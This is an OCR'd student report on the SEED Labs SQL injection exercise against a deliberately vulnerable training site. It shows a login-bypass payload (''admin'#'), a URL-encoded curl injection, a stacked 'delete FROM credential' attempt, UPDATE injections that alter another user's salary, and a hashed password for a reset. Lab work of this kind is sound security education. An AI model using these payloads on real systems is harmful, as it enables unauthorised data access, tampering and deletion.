

SQL Injection

Task 1







As seen from the above screenshot we were successfully able to retrieve information of Alice from the database ‘Users’ and table ‘credential’ using the command Select * FROM credential WHERE name=’Alice;

Task 2


2.1






As seen from the above screenshot we first injected SQL query in the username in login page ‘ admin’# ‘ and we can see that we were able to check every user detail stored in the database. # is used in order to comment everything after that.


2.2







This task is similar to the previous task and send the malicious query in the GET parameter. As we are using curl we are using URL encoding instead of the apostrophe and spaces. We have to give this input while using curl because in the browser it encodes special characters by itself and then the request is sent.

2.3


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com
Most Visited SEED Labs Sites for Labs
SEEDLABS
Employee Profile Login
USERNAME ' OR name="Admin"; delete FROM cred
PASSWORD Password
Login
Copyright © SEED LABs



SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com
Most Visited SEED Labs Sites for Labs
SEEDLABS
Employee Profile Login
USERNAME)M credential WHERE name = "Alice";#
PASSWORD Password
Login
Copyright © SEED LABs



SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username='+OR+name%3D"Admin"%3B+delete+FROM+credential+WHERE+nam
Search
Most Visited SEED Labs Sites for Labs
SEEDLABS
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'delete FROM credential WHERE name = "Alice";#' and Password='da39a3ee5e6b4b0d325' at line 3]\n


In this task we used multiple statements separated by semicolon. Since, backend being coded in PHP, it does not allow multiple sql statements to run in a single input.

Task 3

3.1










We can see that we were successful in changing the salary of Alice to 1.

Since the edit profile works in the update statement in the backend. Therefore, in the field of nickname we put the query where we update the salary.

3.2











We can see that from boby's profile we were successful in changing the salary of Alice to 678. This is because the update statement works on the entire database. Therefore, we can change anybody's values in the database.

3.3


Terminal
[11/12/19]seed@VM:~$ echo -n "bobyseed" |openssl sha1
(stdin)= 5087e6153fecd1aab452925cd19d95b36b109b7b
[11/12/19]seed@VM:~$

